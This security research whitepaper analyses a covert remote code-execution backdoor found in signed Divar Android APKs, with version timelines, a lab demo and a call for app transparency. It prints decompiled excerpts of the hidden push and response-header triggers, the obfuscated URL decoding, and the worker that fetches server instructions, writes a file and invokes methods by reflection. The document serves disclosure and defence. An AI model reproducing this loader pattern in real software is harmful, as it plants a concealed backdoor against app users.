MOBILE THREAT RESEARCH / ENGLISH LIVESTREAM WHITEPAPER

Two covert code-execution routes in Divar's Android app

Signed Divar APKs linked push data and API response headers to a path for remote code execution.

Hamid Kashfi Revised 12 October 2026

English edition of the 10 October Farsi livestream companion.
Independent report; Divar did not prepare or edit it. Produced with LLM assistance from the livestream and independent APK analysis.

> This whitepaper was prepared with language-model assistance from my livestream and my independent technical report. Divar did not participate in its preparation or editing. Video chapter times are approximate. YouTube's Farsi transcript is automatic; technical terms should be checked against the video and code.

From Divar's notice to the signed APKs

In its notice of 28 September 2026 (6 Mehr 1405), Divar described an "important vulnerability" in some Android versions and advised updating to `11.15.0` or later. Patching and warning users were necessary steps. The notice did not identify affected APK hashes, explain the mechanism, or say whether the path had been used against anyone. After that notice, **Ramin Farajpour Cami** compared older and patched versions. He found a branch in push-message processing that leaves the ordinary chat-notification path, reaches an internal receiver, and then reaches code capable of fetching remote instructions. His finding prompted my wider investigation. That gap between a short public warning and what the signed code can do is why I held the livestream.

Why this case is different

Divar ranked first among 64 selected Cafe Bazaar apps in the Tehran Index set, with **110 million cumulative displayed installs**. This is a measure of historical installations, **not** 110 million active phones, backdoored installations, or victims. It nevertheless explains the significance of a delivery path in a widely distributed, officially signed app: an operator who could send the right trigger to an eligible device could use Divar as an entry point to that phone. The main concern I raised on air was **selective delivery of later code to chosen users**, not theft of classified advertisements as an end in itself 26:38–33:48.

Divar may hold names, phone numbers, identity checks, addresses, chat and transaction context. Such information could help choose a target **if an operator could access those records**; the inserted Android code does not establish that access. The worker itself sends app and device properties in a custom `User-Agent`, which could let a responding server choose a device-specific stage. Neither route-positive APKs nor the install figure tell us how many phones received a trigger. Keeping these distinctions matters more than speculating about a mass compromise 34:14–35:20.

I extended the analysis to **282 exact APKs recorded as signature-verified**, from version `3.3` to the `11.15.0` variants. **69 files** contain at least one of two known paths to the shared worker: 47 push-only, 21 with both routes, and one header-only. **213 files** lack those inspected paths. These are results for the *acquired files*, not a clean bill of health for the rest of the app. The signed, intermittently recurring path across years makes this a software-distribution and public-accountability case as well as an Android reverse-engineering case.

Documented observation	Version / first observation	Technical meaning
Oldest acquired route-positive file	`11.8.1` · 14 May 2023	The special push branch and worker were present in a signed APK by this observation.

Documented observation	Version / first observation	Technical meaning
Later route-negative sample	`11.13.12` · 12 May 2025	The route was not present continuously across the sampled interval.
Return in the latest wave	`11.14.10` · 24 February 2026	VT first recorded this file four days before the Iran–US–Israel war began.
Second ingress in later samples	`11.14.12` · 24 May 2026	VT first recorded this exact APK; it contains the API-response-header branch.
Known paths removed	`11.15.0` variants	Neither inspected ingress reaches the worker in the acquired APKs.

The dates in this table are the files' **first recorded observations** in VirusTotal or an archive. They are not proven publication, installation, or operational-use dates. I audited internal clues across all 282 APKs. The `versionCode` format changes from an old time-bearing pattern to a Persian-calendar date and then, between `11.9.1` and `11.9.2`, to a Gregorian date. The `11.8.1` code points to **7 May 2023**; VT first recorded that exact hash on **14 May**. Neither establishes its release day. A hash-level matrix for the complete set is appended.

The **four-day overlap** between the first record of `11.14.10` and the war's opening deserves investigation. It is an observation about one acquired hash, not proof of the build's release date or of wartime use. I return to the prepositioning and internet-outage questions after the code analysis 36:23–40:49.

Why I call it a backdoor

Divar legitimately has chat, notifications, and file downloads. Names such as `ChatPushNotificationOpenHandler` and `ReportDeserializer` are not, by themselves, evidence of an attack. I traced the code from ingress to its final action and compared it with versions that lacked the branch. The distinction from ordinary chat behavior lies in the **combination** of a concealed `title == push_id` trigger; a URI copied into both `Intent.data` and an extra; instructions fetched from a message-selected URL; bytes written to a file; a class and method selected by the server's response; and an attempted deletion about 15 seconds later. The later response-header route enters the same receiver. This sequence is not needed to open a chat or display a notification. In the presentation, I also weighed it against the suggestion that it might be an abandoned updater 1:15:32–1:17:47.

Route-positive and route-negative files share the same signing lineage. A modified version could therefore appear in the ordinary APK trust chain. That observation does not identify who inserted the code or how the signing key was used. A CI/CD intrusion, access to the signing key, and insertion by an authorized insider are distinct hypotheses that cannot be resolved without build and distribution records. In the livestream, I rejected an unsupported allegation of deliberate company participation; the code alone cannot decide it 1:36:36–1:41:10.

How the logic changed across versions

The early branch was not merely an older build of the later code. In the oldest route-positive APK, `callback_url` actually carried the next-stage address in plain text. The carrier, address masking, and ingress later changed. Across inspected positives, however, the basic JSON response contract, file write, and reflective invocation remained materially similar.

Observed sample	Technical change	Analytical consequence
`11.8.1`	`body.callback_url` supplies the plain address to the receiver and worker; the `User-Agent` is short.	Oldest acquired positive chain; the address is not hidden in the message.
`11.8.2`	The `User-Agent` expands to multiple app and device properties.	A server could select behavior by device; I did not recover its actual rules.
`11.9.6`	The carrier moves to `body.campaign`; the URL is decoded with Base64 and XOR `0x3f`.	In this branch, `callback_url` is only a nonempty condition, no longer the fetch destination.
`11.14.10`	The inner address XOR changes to `0x68`.	A value encoded for the old key does not yield the same URL here.
`11.14.12`	An API-response-header path adds an outer Base64 and XOR `0x64` layer.	Command ingress is no longer limited to push.
`11.14.19-b`	This file has the header route but lacks the inspected push route.	A push-trigger-only hunt misses this positive sample.
`11.15.0` variants	Neither known ingress reaches the worker.	A bounded conclusion about these paths in the acquired files, not a whole-app safety guarantee.

The branch did not appear continuously: `11.8.4` lacks it, `11.8.5` has it, and `11.8.6` lacks it again. Versions `11.9.4` and `11.9.5` also fall between the last sampled plain-address positive (`11.9.3`) and the first encoded-carrier positive in version order (`11.9.6`). These files cannot identify the exact day the code changed or the number of users on each version. The reversals make the **exact file and its hash** as important as its displayed version 49:47–55:28.



The following semantic comparison summarizes the two positive states. It is not a byte-for-byte diff:



```
- uri = body.optString("callback_url");  // plain stage URL
- url = new URL(uri);
+ requireNonempty(body.optString("callback_url"));
+ uri = body.optString("campaign");      // encoded carrier
+ url = new URL(xor(Base64.decode(uri), 0x3f));
```

Base64 and fixed-key XOR mask only the **next-stage address** in the message. They do not encrypt the bytes of the file later fetched. The change from `0x3f` to `0x68` in the 2026 wave also applies to this inner layer. Negative samples between the two states prevent me from naming the exact first build that introduced the new carrier.

Evidence chronology, not an attack chronology

These labels are first observations of exact files. For 11.14.12, the versionCode points to 28 April, Sentry metadata to 17 May, and the first VT submission to 24 May 2026. None proves public release, installation, or the day the header route was inserted.

Read the clocks: A code date is a versionCode-derived candidate; an embedded time can change with packaging; a first observation is the earliest known record of one exact SHA-256. None proves public release or deployment. The bars summarize 282 acquired APKs, not installations or whole-app safety.

Path one: push data, before notification display

Divar has **OneSignal** and **Firebase Cloud Messaging (FCM)** paths for chat messages and notifications. FCM is Google's push-delivery service. In the inspected APK, the direct FCM service and a OneSignal extender feed incoming data to a common app provider. Ordinary messages continue through notification handling. Before that, the inserted branch compares `title` with `push_id` and checks three fields in the JSON body. On a match, it sends an explicit broadcast within the app and returns from **that provider's ordinary branch**. This branch therefore does **not require a notification tap**. Lack of permission to display notifications does not, by itself, remove this internal check. For OneSignal, SDK behavior after the provider returns is separate; the `return` alone cannot prove an alert is always hidden. Nor does this code analysis guarantee that every network message reaches every device 16:51–20:20.

On the direct FCM path, Divar's service forwards to the provider only data messages with `source=divar` or `source=default`. On the OneSignal path, the extender translates `custom.a`, `alert`, and `title` into the same provider's inputs. The two upstream message formats are therefore different; **the concealed condition in app code is shared**. The presence of both adapters does not reveal which service, if either, delivered a hostile message.

The excerpt below is shortened and normalized for readability from the signed `11.14.20-w` decompilation. Field names, conditions, and calls come from the code:

```
if (!title.isEmpty() && title.equals(envelope.optString("push_id"))) {
    JSONObject bodyJson = new JSONObject(body);
    if (!bodyJson.optString("callback_url").isEmpty()
        && !bodyJson.optString("campaign").isEmpty()
        && !bodyJson.optString("action").isEmpty()) {
        String uri = bodyJson.optString("campaign");
        context.sendBroadcast(new Intent()
            .setClassName(context, bodyJson.getString("action"))
            .setData(Uri.parse(uri)).putExtra(uri, uri));
        return; // Exit this provider's ordinary branch.
    }
}
```



In this version, `campaign` carries the encoded next-stage address, `action` names the receiver class, and `callback_url` merely has to be nonempty. Its name must not be taken to mean that operation results are sent back to it. `ChatPushNotificationOpenHandler` checks for an extra whose **key and value both equal the URI**, then starts `ReportDeserializer` on a new thread. The "chat" name is unsurprising because real chat notifications exist. The deviation is this added test, unusual broadcast, and early exit from the normal notification path.

```
String uri = intent.getDataString();
if (uri != null && uri.equals(extras.getString(uri))) {
    new Thread(new ReportDeserializer(context, uri)).start();
    return; // Before the normal PARAM / ENTITY chat path.
}
```

This test precedes reading `PARAM` and `ENTITY` and navigating to the chat screen. Android's `POST_NOTIFICATIONS` permission controls notification display. **If a data message reaches this handler**, disabling notification display does not remove this code branch. The decompilation does not establish network delivery or OneSignal subscription state.

Two entries; one inserted worker

Reduced interprocedural graph for signed Divar 11.14.20-w. Solid lines follow DEX-local calls and branches; dashed lines cross Android or SDK dispatch; the dotted path is an unobserved downstream possibility.

Both entries can reach ChatPushNotificationOpenHandler and start ReportDeserializer before ordinary chat navigation. This is static reachability, not a recovered hostile push, injected response, or device execution trace.

Path two: an HTTPS response header, without push

In some later versions, an interceptor attached to Divar's API traffic reads the **response header** `X-CORRELATION-ID` after the request returns. It Base64-decodes the value, then XORs it with `0x64`. The result must contain two fields separated by `&`: a receiver class name and an encoded URI. The code then makes the same internal broadcast and lets ordinary API-response processing continue. This ingress requires no push send, notification permission, or user tap. It activates only when a response reaching the app carries a header in the required format 57:47–59:04.

The interceptor is installed in the Retrofit OkHttp client with the base address `https://api.divar.ir/v8/`. Its header test has **no response-status condition**: a matching header in any response that reaches the interceptor can take the relay branch before that response is returned. The HTTP 200 requirement belongs to the worker's **separate fetch from the next-stage URL**, not to this API-header path.

```
Response response = chain.proceed(request);
String header = response.headers().get("X-CORRELATION-ID");
if (header != null) {
    String decoded = xor(Base64.decode(header, 0), 0x64);
    List<String> parts = splitKeepingEmpty(decoded, "&");
    if (parts.size() == 2) {
        String uri = parts.get(1);
        context.sendBroadcast(new Intent()
            .setClassName(context, parts.get(0))
            .setData(Uri.parse(uri)).putExtra(uri, uri));
    }
}
return response;
```

Here, `xor` and `splitKeepingEmpty` are explanatory names. The actual Base64, XOR, and split behavior comes from the decompiled `11.14.20-w` code, lines 40–69. The `0x64` layer applies to the header. The shared worker separately decodes its URI with Base64 and XOR `0x68`. These are **two distinct layers**. The first acquired header-positive APK is `11.14.12`. Its `versionCode` prefix points to **28 April 2026**; its embedded Sentry file is dated **17 May**; VT first recorded the exact file on **24 May**. The code prefix may name a release train, and Sentry metadata can change on repackaging: two signed `11.14.11` APKs have identical DEX but different Sentry dates. None of these three dates establishes when the header branch was written or made available to users. The acquired positive was first recorded in May, after the war began; the returning push wave was already observable in February.

The header is carried in an **HTTPS response**. An ordinary VPN, self-signed certificate, or otherwise invalid certificate alone is insufficient for silent injection. Plausible technical scenarios include control of the API server or edge, or network position combined with the ability to present a valid certificate for the host and its corresponding private key. Those scenarios must be separated from what was actually observed:

What I know	What I do not yet know
Inspected route-positive and route-negative APKs share an app-signing lineage.	Was the APK signing key stolen, was build/distribution compromised, or did an authorized person insert the code?
API responses traverse TLS, and the app reads the response header after the request returns.	Did anyone control the server, API edge, or network path and the credentials needed to forge a session?
Issuance and public status of some TLS certificates can be checked.	Did anyone possess their private keys and, while a certificate was valid, occupy a suitable network position to intercept an actual session?

An unexpired or unrevoked certificate does not mean someone has its private key; failure to revoke an expired certificate does not, by itself, enable silent session forgery either. If an actor had both APK-signing capability and a trusted distribution channel, a newly tainted update would be a separate scenario subject to Android's installation rules. I described these boundaries in the presentation as open risks, not conclusions about the original intrusion 59:15–1:12:59. Further details appear in my separate local audit of `11.15.0`.

I also discussed a possible **future update-chain attack**: if an actor possessed a usable APK signing key and could substitute a trusted update response or distributed file, they might try to introduce another signed build. The existence of the app's update feature and the continued use of a signing certificate do **not** prove either prerequisite or that Android would install a substituted APK without the required user and platform steps. That question is separate from the two inserted paths analyzed here. It would require the update feed, package identity, signature, and installation flow to be tested together 1:09:07–1:12:59.

If the header is absent, decoding fails, or the decoded text does not have exactly two parts, the interceptor returns the API response without broadcasting. The first part must resolve to the chat receiver containing the added condition. The second is the URI that receiver compares as `Intent.data` and `extra[URI]`. This is an **independent ingress to the same code-execution chain**, not another worker or payload. The split test checks only the number of parts; it does not separately establish that either part is nonempty.

Layer	Input	Decoding in the app
Push	`body.campaign`	Base64, then XOR `0x68` in the worker
API response	`X-CORRELATION-ID`	Base64, then XOR `0x64` in the interceptor; yields `receiverClass` and `encodedURI`
Shared URI	`encodedURI`	Base64, then XOR `0x68` in the worker

The complete chain, from ingress to invocation

Whether ingress is push or the HTTPS header, the observable code follows the same sequence:

1. **Ingress test:** Push requires matching `title` and `push_id` and the required body fields. The header path must decode into two fields.
2. **Internal relay:** Either path constructs an explicit `Intent` to the receiver class, placing the URI in both `data` and `extra[URI]`.
3. **Receiver branch:** Before legitimate chat-opening logic, the receiver compares these values and starts the worker on a new thread.
4. **Next-stage fetch:** The worker turns the URI into a URL, builds a device `User-Agent`, and sends a separate GET. Only HTTP 200 with valid JSON on the response's first line proceeds.
5. **Local action:** The server response supplies both the file bytes and write path, and the class, method, and arguments for reflective invocation. On the success path, the worker attempts file deletion after about 15 seconds.

This is a **conditional capability in the APK**. I have not recovered the incident's stage file, an actual server command, or a device trace of its execution. Parse, decode, class resolution, network, and reflection failures can each stop the chain earlier.

The shared worker: instructions, file, and invocation

`ReportDeserializer` takes the URI from either ingress, decodes the next-stage URL, and sends a **separate outbound GET**. I have no recovered fixed URL or operational server. The URL's scheme could be HTTP or HTTPS, depending on the supplied input; the Java type `HttpURLConnection` alone does not establish its scheme. The worker sets 30-second connection and read timeouts and permits redirects. Those settings govern the next-stage fetch, not the ordinary request to Divar's API.

For that GET, the worker constructs a custom `User-Agent` with `versionCode`, Android API level, display density and size, locale, and `Build.DISPLAY`, `DEVICE`, `MANUFACTURER`, `PRODUCT`, and `MODEL`, separated by `|`. It also includes a Base64 token from eight newly random bytes; this code alone does not show a stable device identifier. Such a profile could help a server select a stage for a particular app and device, but I did not recover the server's targeting rules. The `User-Agent` is a **network-log hunting clue**, not an IoC for a discovered server 21:11–24:20.

The worker parses only an **HTTP 200** response and only the **first line** of its body as JSON. It expects eight keys: `format`, `parse`, `data`, `local`, `report`, `objectify`, `deserialize`, and `extra`. The first group selects a decoder for `data` and a write path in `local`; the second selects the class, object, method, and arguments for reflection. The following is an **illustrative reconstruction of the contract**, not a recovered server response or incident IoC. On the wire, the entire JSON must be one line because the code calls `readLine()` once:

```
{"format":"<decoder-class>","parse":"<decoder-method>",
 "data":"<encoded-file-bytes>","local":"<app-local-path>",
 "report":"<target-class>","objectify":"<factory-method>",
 "deserialize":"<method-taking-String-array>","extra":["<arg-1>"]}
```

`format` and `parse` select a static decoder accepting `(String,int)` and returning `byte[]`. `report` and `objectify` select a class and a no-argument factory; `deserialize` takes a `String[]` on the

resulting object. An executable command name therefore need not appear in the APK: the server response may select it. A shortened **success path** from the APK is:

```
byte[] bytes = (byte[]) Class.forName(j.getString("format"))
    .getMethod(j.getString("parse"), String.class, int.class)
    .invoke(null, j.getString("data"), 0);
String[] args = jsonStringArray(j.getJSONArray("extra"));
Class<?> cls = Class.forName(j.getString("report"));
Method call = cls.getMethod(j.getString("deserialize"), String[].class);
Object target = cls.getMethod(j.getString("objectify")).invoke(null);
writeBytes(j.getString("local"), bytes);
call.invoke(target, (Object) args);
Thread.sleep(15_000);
new File(j.getString("local")).delete();
```

`jsonStringArray` and `writeBytes` summarize several decompiled lines here. The method signature makes the chain **compatible** with calling `Runtime.getRuntime().exec(String[])`, but merely writing a file does not execute it. The actual method and arguments depend on the server response. This class does not use the invocation's return value. This worker contains no code to read command output or send it to `callback_url`. Sleeping for 15 seconds and deleting the file are **attempts on the success path**, not guarantees after every error. The confirmed finding is thus a **remote-instruction code-execution capability within the app's privileges**, not observed implant execution or privilege escalation. A second stage could, if it carried a suitable exploit, try to escape Android's sandbox; no such stage was recovered 22:39–26:56.

There are several steps between "this APK contains a code-execution path" and "a victim device was compromised." A matching push or header must **actually** reach the device; the URL and server response must be valid; the selected invocation must work; and crossing the app's UID boundary would require another vulnerability or additional privileges. The number targeted, the second stage, and its success remain unknown.

Wartime timing, prepositioning, and an internet outage

In the livestream, I used **cyber prepositioning** as a way to explain the risk: an inserted path could lie in signed releases until an operator chose particular phones and supplied a later stage. The current wave's first acquired `11.14.10` hash was recorded on **24 February 2026**, four days before the Iran–US–Israel war began on **28 February**. That proximity is serious enough to examine against release, distribution, and delivery records. It is **not** evidence that this exact file was published on the 24th, that a wartime instruction was sent, or that any state operated the path. The earlier signed positives, starting with `11.8.1` in 2023, also mean the capability did not originate solely in the latest war period 36:23–42:47.

A plausible selective-operation sequence would be: use available account or device context to choose a small set of phones; deliver a matching push or API response; let the worker fetch a stage selected for the handset; then use a **separate** Android vulnerability, if available, to seek higher privileges or install an implant. Only the APK's conditional ingress and worker are demonstrated here. I **did not** recover the selection data, push or header, downloaded bytes, exploit, implant, or victim trace. Divar's own user records could be relevant to target selection only if the actor could access them; the APK does not prove that access 41:10–45:40.

The wartime internet shutdown is not a yes-or-no test of this theory. It may have reduced or prevented push and server reachability for many devices, while other networks or users may have retained some connectivity. I do not have device-level FCM/OneSignal delivery records from that period. The later API-header path could in principle avoid dependence on a push service **when the app can still reach the relevant API and receive the crafted HTTPS response**. It is not an offline delivery method. The first acquired header-positive sample was recorded on **24 May 2026**; neither its `versionCode` nor embedded metadata proves that the header path was added in response to an outage. Treating it as a deliberate fallback is a hypothesis to test, not a finding 45:44–46:44.

The distinction matters: the APK demonstrates a *capacity for targeted execution inside Divar's app context*. A wartime mobile compromise campaign would require independent evidence of trigger delivery, working server instructions, and any subsequent privilege escalation. No actor attribution follows from the overlap alone.

The lab: demonstrating the path, not the incident

I built an open-source lab with a **synthetic app** and real OneSignal cloud-push delivery to show that boundary. The matching conditions and receiver handoff were reconstructed from route-positive APKs. The final stage is a **harmless marker**. In the demo, the CLI sender first sends a mismatched title, which does not run the marker. It then sends a matching message. The local server records the request, while `adb logcat` shows the condition checks and marker write. "LPE attempt" in the log is a simulation label; the result explicitly shows that the app UID did not change and no sandbox escape occurred 1:24:07–1:29:29.

This experiment demonstrates **real cloud-push delivery to the synthetic app** and the reconstructed branch's conditional behavior. It does not run the original Divar APK, reproduce the HTTP-response-header route, recreate a historical hostile message or downloaded implant, settle whether the original app's OneSignal SDK displayed an alert, or include an LPE exploit. The demo video and reviewable code are in the lab repository.

What evidence could establish an operation?

I **did not** recover a hostile Divar push message, injected API header, operational decoded URL, actual server JSON response, second-stage bytes, or an execution trace from a phone. Those gaps cannot be filled by decompiling more copies of the same APK. They require preservation and correlation of records at the points where a command might have crossed a boundary 1:13:26–1:14:44.

Question	Records that could answer it
Which signed files reached users?	Divar build and signing records; store submissions; exact distributed hashes, versions, timestamps, and channel-specific binaries.
Were special messages sent and received?	Divar's push-generation and delivery logs; available OneSignal and FCM message records, including recipients and payloads where retained; device-side traces.

Question	Records that could answer it
Was the header path used?	Divar API and TLS-edge response logs, especially `X-CORRELATION-ID`; any independent captures preserving response bytes.
Did the worker run a later stage?	Decoded URL and server-side logs, response JSON and staged file, device process/file/network evidence, and any trace of an exploit or implant.

Whether OneSignal or FCM retains full content, recipient detail, or useful history is a question for those providers and Divar; I have not inspected their incident records. A missing dashboard entry after retention expires is not proof that no trigger was sent. Any public account should distinguish *files distributed*, *messages or responses delivered*, and *devices where later code actually ran*.

The wider Iranian app ecosystem

I extended the hunt to selected APKs of **Balad, Neshan, Snapp, and Tapsi**. The exact Divar chain was not found in those particular files. This was a bounded sample search, **not** a clean verdict for every version of those apps; the separate companion report gives its method and limits 1:18:06–1:23:39. Searching only the class name `ReportDeserializer` would also miss a renamed variant, which is why the broader hunt package tests behavior as well as names.

The central issue I raised in the final part of the livestream is **who continuously examines the binaries that millions of people are asked to install**. Independent researchers can investigate a case and publish reproducible evidence, but sporadic volunteer work cannot be the only line of review. App publishers, markets, and relevant security organizations should be able to say what they verify before distribution, how often they re-examine updates, and what they did when a signed high-reach app carried a branch like this. I am calling for evidence of those controls and their results, rather than inferring from this case that a particular marketplace had no review process 1:29:51–1:36:34.

Café Bazaar's published update policy makes this question specific: it says updates to high-install apps receive **review before publication**, while most other updates publish automatically within one to three hours. Divar's install rank makes that exception directly relevant. The announcement does not define the review as a code-level security audit. A check limited to known-malware signatures or new permissions would be too shallow here: the inserted loader could use permissions the app already had. If Bazaar served any of the positive APK hashes in this investigation, its gate did not stop that remote-code-loading branch. Bazaar should disclose the exact Divar hashes it served, their review and publication times, the checks applied, and any retrospective finding. I have not matched the positive hashes to Bazaar's historical distribution records, so I cannot say which affected build passed its review.

The proposal I described is a **public, continuous APK transparency record** for the most-used Iranian apps, starting with the top 100 1:42:50–1:45:36:

1. **Acquire every release from each channel.** Keep the exact APK from the publisher, each app market, and other important distribution channels, with its acquisition time and provenance. A version label alone is not a binary identity.

2. **Publish an immutable inventory.** Record SHA-256, package and version identifiers, signing-certificate fingerprint, and source channel. Link old and new binaries without assuming that matching version names mean matching bytes. A hash difference warrants examination; it does not, by itself, prove code injection by a market.
3. **Diff each signed release automatically.** Check manifest and permission changes, new network endpoints, push and HTTP handlers, dynamically selected classes or methods, and unusual file-write or update paths. Compare release channels as well as adjacent versions.
4. **Send anomalies to human reviewers.** Keep the decompilation, reasoning, and disposition public where lawful, and revise false positives. The important product is a reproducible finding tied to a file hash, not an unexplained risk score.

This would borrow **Certificate Transparency's** principle of a public, independently checkable log; it would not claim that an APK's presence in the log makes it safe. Divar's path appeared, disappeared, and returned under the same signing lineage. Continuous exact-file capture is therefore more useful than a one-time scan or a list of version numbers. A parallel channel record would also let researchers test, rather than assume, whether a market-distributed file differs materially from the publisher's file.

Public disclosure is part of containment

Divar's warning told users to update. For a case with this reach, a technical follow-up should also identify affected **hashes and distribution windows**, clarify whether push or API responses carrying these markers were found, state what logs were preserved, and explain the remediation and the remaining uncertainty. It can do so without exposing private user data or naming an actor before attribution is supported. Markets can publish the exact binaries they served and the results of their review. Such disclosures let other teams hunt for the same pattern and distinguish a bounded negative result from an absence of evidence 1:47:46–1:50:52.

The public notice does not answer whether an operation occurred. The signed APKs demonstrate two inserted ingress routes and a shared remote-instruction worker; they do not establish who used them or whose device was compromised. The next decisive evidence is in distribution, push, API, server, and device records. That is why the livestream ended with a request for **technical disclosure and routine public scrutiny of high-reach apps**, rather than a claim to have solved the incident.

Appendix: APK release-marker matrix

Research update: 11 October 2026. The following table lists 282 signed APKs, from version `3.3` through the `11.15.0` variants, **one row per SHA-256**. Files with the same displayed version but different hashes have separate rows. The companion release-marker matrix CSV preserves full raw values, file provenance, and links for each sample. Shortened IDs in the table aid visual comparison.

Table column	How to read it
`Route`	`P`: push route; `H`: response-header route; `B`: both; `N`: neither inspected route. `N` is not a verdict that the entire app is safe.

Table column	How to read it
`Seen*` and `Basis`	First recorded external observation and its source, **not a release date**. The CSV gives the full source detail.
